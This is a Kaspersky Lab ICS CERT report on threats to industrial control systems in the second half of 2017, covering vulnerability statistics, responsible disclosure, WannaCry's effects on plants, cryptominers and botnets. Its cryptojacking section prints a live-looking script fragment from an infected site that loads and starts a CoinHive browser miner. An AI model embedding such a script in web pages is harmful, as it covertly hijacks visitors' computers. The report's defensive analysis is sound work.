KASPERSKY lab

Threat Landscape for Industrial Automation Systems in H2 2017

Kaspersky Lab ICS CERT

Contents

For many years, Kaspersky Lab experts have been uncovering and researching cyberthreats that target a variety of information systems – those of commercial and government organizations, banks, telecoms operators, industrial enterprises, and individual users. In this report, Kaspersky Lab Industrial Control Systems Cyber Emergency Response Team (Kaspersky Lab ICS CERT) publishes the findings of its research on the threat landscape for industrial automation systems conducted during the second half of 2017.

The main objective of these publications is to provide information support to global and local incident response teams, enterprise information security staff and researchers in the area of industrial facility security.

Overview of ICS vulnerabilities identified in 2017

The analysis of vulnerabilities was performed based on vendor advisories, publicly available information from open vulnerability databases (ICS-CERT, CVE, Siemens Product CERT), as well as the results of Kaspersky Lab ICS CERT's own research. Vulnerability data published on the ICS-CERT website in 2017 was used to create statistical diagrams.


Vulnerabilities in various ICS components

Number of vulnerabilities identified

In 2017, the total number of vulnerabilities identified in different ICS components and published on the ICS-CERT website was 322. This includes vulnerabilities identified in general-purpose software and in network protocols that are also relevant to industrial software and equipment. These vulnerabilities are discussed in this report separately.

Analysis by Industry

The largest number of vulnerabilities affect industrial control systems in the energy sector (178), manufacturing processes at various enterprises (164), water supply (97) and transportation (74).



Number of vulnerable products used in different industries (according to ICS-CERT classification) vulnerabilities published in 2017

Severity levels of the vulnerabilities identified

More than half (194) of the vulnerabilities identified in ICS systems were assigned CVSS v.3.0 base scores of 7 or higher, corresponding to a high or critical level of risk.

Table 1 – Distribution of published vulnerabilities by risk level

	Severity score			
	9 to 10 (critical)	7 to 8.9 (high)	4 to 6.9 (medium)	0 to 3.9 (low)
Number of vulnerabilities	60	134	127	1

The highest severity score of 10 was assigned to vulnerabilities identified in the following products:

- iniNet Solutions GmbH SCADA Webserver,
- Westermo MRD-305-DIN, MRD-315, MRD-355, and MRD-455,
- Hikvision Cameras,
- Sierra Wireless AirLink Raven XE and XT,
- Schneider Electric Modicon M221 PLCs and SoMachine Basic,
- BINOM3 Electric Power Quality Meter,
- Carlo Gavazzi VMU-C EM and VMU-C PV.

All vulnerabilities that were assigned the severity rating of 10 have much in common: they have to do with authentication issues, can be exploited remotely and are easy to exploit.


In addition, the highest severity rating was assigned to a vulnerability in the Modicon Modbus Protocol, which is discussed below.

It should be noted that the CVSS base score does not account for the aspects of security that are specific to industrial automation systems or for the distinctive characteristics of each organization's industrial processes. This is why, when assessing the severity of a vulnerability, we recommend keeping in mind, in addition to the CVSS score, the possible consequences of its exploitation, such as the non-availability or limited availability of ICS functionality that affects the continuity of the industrial process.

Types of vulnerabilities identified

The most common types of vulnerabilities include buffer overflow (Stack-Based Buffer Overflow, Heap-Based Buffer Overflow) and improper authentication (Improper Authentication).

At the same time, 23% of all vulnerabilities identified are web-related (Injection, Path Traversal, Cross-Site Request Forgery (CSRF), Cross-Site Scripting) and 21% are associated with authentication issues (Improper Authentication, Authentication Bypass, Missing Authentication for Critical Function) and with access control problems (Access Control, Incorrect Default Permissions, Improper Privilege Management, Credentials Management).



Most common vulnerability types

Exploitation of vulnerabilities in various ICS components by attackers can lead to arbitrary code execution, unauthorized control of industrial equipment and that equipment's denial of service (DoS). Importantly, most vulnerabilities (265) can be exploited remotely without authentication and exploiting them does not require the attacker to have any specialized knowledge or superior skills.


Exploits have been published for 17 vulnerabilities, increasing the risk of their exploitation for malicious purposes.

Vulnerable ICS components

The largest number of vulnerabilities were identified in:

- SCADA/HMI components (88),
- networking devices designed for industrial environments (66),
- PLCs (52),
- and engineering software (52).

Vulnerable components also include protection relays, emergency shutdown systems, environmental monitoring systems and industrial video surveillance systems.



Distribution of vulnerabilities identified by ICS components

Vulnerabilities in industrial protocols

An important part of ICS software security research in 2017 was identifying serious vulnerabilities in implementations of industrial protocols. Specifically, vulnerabilities were identified in the implementation of the Modbus Protocol in Modicon series controllers (that vulnerability was assigned a CVSS v. 3 base score of 10), as well as in implementations of the OPC UA protocol stack and in an implementation of the PROFINET Discovery and Configuration Protocol. The security issues identified affect entire product families.

Impact of vulnerabilities in 'traditional' technologies on industrial systems

In addition to ICS-specific vulnerabilities, a number of serious flaws were identified in H2 2017 in software platforms and network protocols that can be exploited to attack industrial systems.

The vulnerabilities in the WPA2 protocol unexpectedly turned out to be relevant to industrial solutions. They were found to affect equipment from several vendors, including Cisco, Rockwell Automation, Sierra Wireless, ABB and Siemens. Industrial control systems were also affected by multiple vulnerabilities in the Dnsmasq DNS server, Java Runtime Environment, Oracle Java SE, and Cisco IOS and IOS XE.

Vulnerabilities in Intel products can also affect the security of industrial equipment. In the second half of 2017, information on several vulnerabilities in Intel products (ME, SPS and TXE) was published. These vulnerabilities affect mainly SCADA server hardware and industrial computers that use vulnerable CPUs. These include, for example, Automation PC 910 by B&R, Nuvo-5000 by Neousys and the GE Automation RXi2-XP product line. As a rule, vendors do not consider it necessary to release public advisories on vulnerabilities of this type (derived from using third-party technologies). Of course, there are some positive exceptions. For example, Siemens AG has released an advisory stating that these vulnerabilities affect a range of the company's products. Earlier, the company published information about similar vulnerabilities in Intel technologies affecting its products.

IoT device vulnerabilities

2017 was marked by a growing number of vulnerabilities being identified in internet of things (IoT) devices. As a consequence, such vulnerabilities were increasingly often exploited to create botnets. The activity of three new botnets was uncovered in the last two months of 2017 only. These included the Reaper botnet and new Mirai variants, including the Satori botnet.

Multiple vulnerabilities were identified in Dlink 850L routers, WIFICAM wireless IP cameras, Vacron network video recorders and other devices.

On top of the new IoT device flaws, some old vulnerabilities are still not closed, such as CVE-2014-8361 in Realtek devices and the vulnerability dating back to 2012 that can be exploited to get the configuration of Serial-to-Ethernet converters, including the Telnet password, by sending a request on port 30718. The vulnerability in Serial-to-Ethernet converters directly affects the industrial internet of things (IIoT), since many systems that enable the operators of industrial equipment to remotely control its status, modify its settings and control its operation are based on serial interface converters.


The security of IoT devices is also affected by issues relating to the security of traditional information technology. Specifically, vulnerabilities in implementations of the Bluetooth protocol led to the emergence of the new attack vector, BlueBorne, which poses a threat to mobile, desktop and IoT operating systems.

Vulnerabilities identified by Kaspersky Lab ICS CERT

In 2017, Kaspersky Lab ICS CERT experts not only analyzed the security issues associated with different vendors' ICS components, but also focused on the common ICS components, platforms and technologies used in different vendors' solutions. This type of research is important because vulnerabilities in such components significantly increase the number of potential attack victims. Research in this area continues in 2018.

Number of vulnerabilities identified

Based on its research, Kaspersky Lab ICS CERT identified 63 vulnerabilities in industrial and IIoT/IoT systems in 2017.



Distribution of vulnerabilities identified by Kaspersky Lab ICS CERT in 2017 by types of components analyzed

Every time we identified a vulnerability, we promptly notified the respective product's vendor.


Number of CVE entries published

During 2017, 11 CVE entries were published based on information about vulnerabilities identified by Kaspersky Lab ICS CERT. It should be noted that some of these CVE entries were published after vendors closed vulnerabilities information on which had been provided to them in 2016.

Information on other vulnerabilities identified by Kaspersky Lab ICS CERT experts will be published after these vulnerabilities are closed by the respective vendors.

Capabilities provided by the vulnerabilities identified

The largest number of vulnerabilities identified (29) could allow an attacker to cause denial of service (DoS) remotely. 8% of the vulnerabilities identified could allow an attacker to execute arbitrary code remotely on the target system.



Distribution of vulnerabilities identified by Kaspersky Lab ICS CERT in 2017 by capabilities provided

Vulnerabilities in ICS components

In 2017, Kaspersky Lab ICS CERT experts identified 30 vulnerabilities in ICS products from different vendors. These are mainly large automation system vendors, such as Schneider Electric, Siemens, Rockwell Automation, Emerson, and others.

Severity ratings of the vulnerabilities identified

To assess the severity of vulnerabilities identified in ICS components, Kaspersky Lab ICS CERT used its own vulnerability rating system based on the metrics defined in CVSS v3.0 (Common Vulnerability Scoring System) standard, with the following vulnerability severity levels identified:

- least severe: CVSS v3.0 base score of 5.0 or less,
- medium severity: CVSS v3.0 base score of 5.1 to 6.9 (inclusive),
- most severe: CVSS v3.0 base score of 7.0 or more.

The absolute majority of vulnerabilities identified are in the most severe group. These include the XXE vulnerability in industrial solutions that use the Discovery Service of the OPC UA protocol stack.

Vulnerabilities in OPC UA implementations

One of the research areas involved searching for vulnerabilities in different implementations of the OPC UA technology. This type of research is needed to improve the overall security level of products from different vendors that use the technology in their solutions. Vulnerabilities in such technologies are a Swiss army knife of sorts for attackers, enabling them to hack industrial systems from different vendors.

A total of 17 critical denial-of-service vulnerabilities were identified during the period.

Some of the vulnerabilities were identified in sample software implementations of various OPC UA functions available in the official Github repository. In the process of communicating to several vendors of industrial automation systems, we found out that many of them had used code from such samples in their product code. This means that the vulnerabilities identified may affect complete product lines from different vendors.

Vulnerabilities in third-party hardware-based and software solutions

Kaspersky Lab ICS CERT experts have also analyzed third-party hardware-based solutions that are widely used in industrial automation systems.

Specifically, experts analyzed the SafeNet Sentinel hardware-based solution by Gemalto. As a result of the research, 15 vulnerabilities were identified in the software part of the solution (11 in December 2016 and 4 in 2017). These flaws affect a large number of products that use the vulnerable software, including solutions by ABB, General Electric, HP, Cadac Group, Zemax and other software developers, the number of which may reach 40 thousand, according to some estimates.

Vulnerabilities in internet of things (IoT and IIoT) components

Another area of research was the assessment of the information security status of internet of things (IoT), components, including industrial internet of things (IIoT) components.

Kaspersky Lab experts are working with vendors to improve the security of their solutions with respect to 11 vulnerabilities identified. Vulnerabilities were found in the following components and solutions:

- smart cameras,
- hardware-based IIoT solutions.

It should be noted that vulnerabilities in implementations of OPC UA standards, which are discussed above, also directly affect IIoT security.

Vulnerabilities in industrial routers

In the past year, 18 vulnerabilities were identified in industrial networking equipment from different vendors. Typical vulnerabilities: information disclosure, privilege escalation, arbitrary code execution, denial of service.

Working with software vendors

With respect to information on the vulnerabilities identified, Kaspersky Lab follows the principle of responsible information disclosure, promptly reporting vulnerabilities to the respective software vendors.

In 2017, Kaspersky Lab ICS CERT researchers actively collaborated with various companies to ensure that the vulnerabilities identified would be closed.

Of the 63 vulnerabilities identified by Kaspersky Lab ICS CERT in 2017, vendors closed 26. Vulnerabilities were closed by Siemens, General Electric, Rockwell Automation, Gemalto and the OPC Foundation industrial consortium.

It should be noted that most vendors of software for industrial automation systems that we have worked with have lately been devoting much more care and resources to the task of closing the vulnerabilities identified and fixing information security issues in their products, including their earlier versions.

At the same time, the issue of closing vulnerabilities in industrial automation systems remains relevant. In many cases, it takes large vendors a long time to close vulnerabilities in their products. Sometimes software vendors decide to patch only new versions of a vulnerable product, which they are planning to release in the future.

In addition, some vendors still need to improve the organizational and technical aspects of the procedures they use to inform customers about the vulnerabilities patched. Even after an update has been released, many users are unaware of the relevant security issue and use vulnerable versions of the product. This is particularly important for embedded software, as well as the technologies and specific program modules used by numerous third-party vendors (one example can be found here).

Positive examples include Siemens and the OPC Foundation, which have quickly closed the vulnerabilities identified and released public advisories on existing vulnerabilities.

Malware in industrial automation systems

As we have mentioned before, many industrial companies use modern networking technologies that improve the transparency and efficiency of enterprise management processes, as well as providing flexibility and fault tolerance for all tiers of industrial automation. As a result, industrial networks are increasingly similar to corporate networks – both in terms of use case scenarios and in terms of the technologies used. The unfortunate flip side of this is that internet threats, as well as other traditional IT threats, increasingly affect the industrial networks of modern organizations.

In the second half of 2017, Kaspersky Lab security solutions installed on industrial automation systems detected over 17.9 thousand different malware modifications from about 2.4 thousand different malware families.

Accidental infections

In the vast majority of cases, attempts to infect ICS computers are accidental and are not part of targeted attacks. Consequently, the functionality implemented in malware is not specific to attacks on industrial automation systems. However, even without ICS-specific functionality, a malware infection can have dire consequences for an industrial automation system, including an emergency shutdown of the industrial process. This was demonstrated by the WannaCry outbreak in May 2017, when several enterprises in different industries had to suspend their industrial processes after being infected with the encryption malware. We wrote about encryption malware-related threats in our previous report and several articles (see here and here).

Unexpected consequences of the WannaCry outrbreak

It is important to note that some IT threats can do much more significant harm in an industrial network than in an office network. To demonstrate this, we look at two incidents investigated by the Kaspersky Lab ICS-CERT team.

In H2 2017, we were approached by several industrial enterprises at once, where mass infections of industrial networks with WannaCry encryption malware had been detected. It was later determined that the initial infections of office networks at the victim companies had in all the cases taken place back in the first half of 2017, at the height of the WannaCry outbreak. However, the infections were not noticed until the malware propagated to the enterprises' industrial networks. As it turned out during investigation, encryption functionality in the malware samples was damaged and the infected systems on corporate networks continued to operate normally, without any failures. However, the infection of industrial networks in these cases had unexpected negative consequences.


At one of the enterprises infected by WannaCry, the workstations used by operators started to bring up the Blue Screen of Death all the time, leading to emergency reboots. The reason for this unexpected consequence of infection was that the machines ran Windows XP. It is a well-known fact that the DoublePulsar exploit used by WannaCry to propagate causes WindowsXP to crash, resulting in a Blue Screen of Death and a reboot. In cases when numerous machines in the industrial segment of an organization's network are infected, WindowsXP machines are often attacked and go into emergency reboots. As a result, operators are rendered incapable of monitoring and controlling the industrial process. This makes WannaCry a denial-of-service attack tool of sorts.

In another incident, the propagation of WannaCry caused some of the devices on an enterprise's industrial network to become temporarily unavailable during periods when the network activity of the malware coincided with certain stages in the industrial process. This resulted in emergency interruptions of an industrial process that was critical for the enterprise for an average of 15 minutes.

Cryptocurrency miners in industrial network infrastructure

According to Kaspersky Lab ICS CERT data, cryptocurrency mining programs attacked 3.3% of industrial automation system computers during the period from February 2017 to January 2018.


Up to August 2017, the percentage of ICS computers attacked by cryptocurrency miners did not exceed 1%. This figure grew in September and did not go back to less than 1% for the rest of 2017. In October, cryptocurrency miner attacks against ICS computers peaked, with 2.07% of ICS computers being attacked.



Percentage of ICS computers attacked by cryptocurrency mining malware

Like other malware infecting systems at industrial enterprises, cryptocurrency miners can pose a threat to industrial process monitoring and control. In the process of its operation, malware of this type creates a significant load on the computer's computational resources. An increased load on processors can negatively affect the operation of the enterprise's ICS components and threaten their stability.

According to our assessments, in most cases cryptocurrency miners infect ICS computers accidentally. There is no reliable information on machines that are part of the industrial network infrastructure being infected as a result of targeted attacks the goal of which is to mine cryptocurrencies, with the exception of cases when miners are installed by unscrupulous employees of victim enterprises. The cryptocurrency mining malware typically enters the industrial network infrastructure from the internet or, less commonly, from removable media or network shares.



Sources of ICS computer infections with cryptocurrency miners
Percentage of systems attacked, February 2017 – January 2018

Cryptocurrency miners have infected numerous websites, including those of industrial companies. In such cases, cryptocurrencies are mined on the systems of users who visit infected web resources. This technique is called cryptojacking.

```
1394
1395 <script src="https://ajax.aspnetcdn.com/ajax/jQuery/jquery-3.2.0.min.js"></script>
1396
1397 <script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/js/bootstrap.min.js"></script>
1398 <script src="https://coinhive.com/lib/coinhive.min.js"></script>
1399 <script>
1400         var miner = new CoinHive.Anonymous('lIPfiIkw6xH8ZgosLv9CBoMyh84GOfnZ', {threads: 2});
1401         miner.start();
1402     </script>
```

Screenshot showing a fragment of code found on a web resource infected with mining malware


Botnet agents in the industrial network infrastructure

In most cases, the functionality of botnet agents includes searching for and stealing financial information, stealing authentication data, brute forcing passwords, sending spam, as well as conducting attacks on specified remote internet resources, including denial-of-service (DDoS) attacks. In addition, in cases where a botnet agent attacks third-party resources (such cases have been detected), the companies that own the IP addresses from which the attacks are launched may face certain reputational risks.

Although the destructive activity of botnet agents is not specifically designed to disrupt the operation of any industrial system, an infection with this type of malware may pose a significant threat to a facility that is part of the industrial infrastructure. Malware of this type can cause network failures, denial of service (DoS) of the infected system and other devices on the network. It is also common for malware to contain errors in its code and/or be incompatible with software used to control the industrial infrastructure, potentially resulting in the disruption of industrial process monitoring and control.


Another danger associated with botnet agents is that malware of this type often includes data collection functionality and, like backdoor malware, enables the attackers to control the infected machine surreptitiously. System data collected by bots by default is sufficient for accurately identifying the company that owns the system and the type of the infected system. What's more, access to machines infected with botnet agents is often put up for sale at specialized exchanges on the Darknet. Consequently, threat actors interested in infected industrial control systems can gain access to a victim company's sensitive data and/or systems used to control the industrial infrastructure.

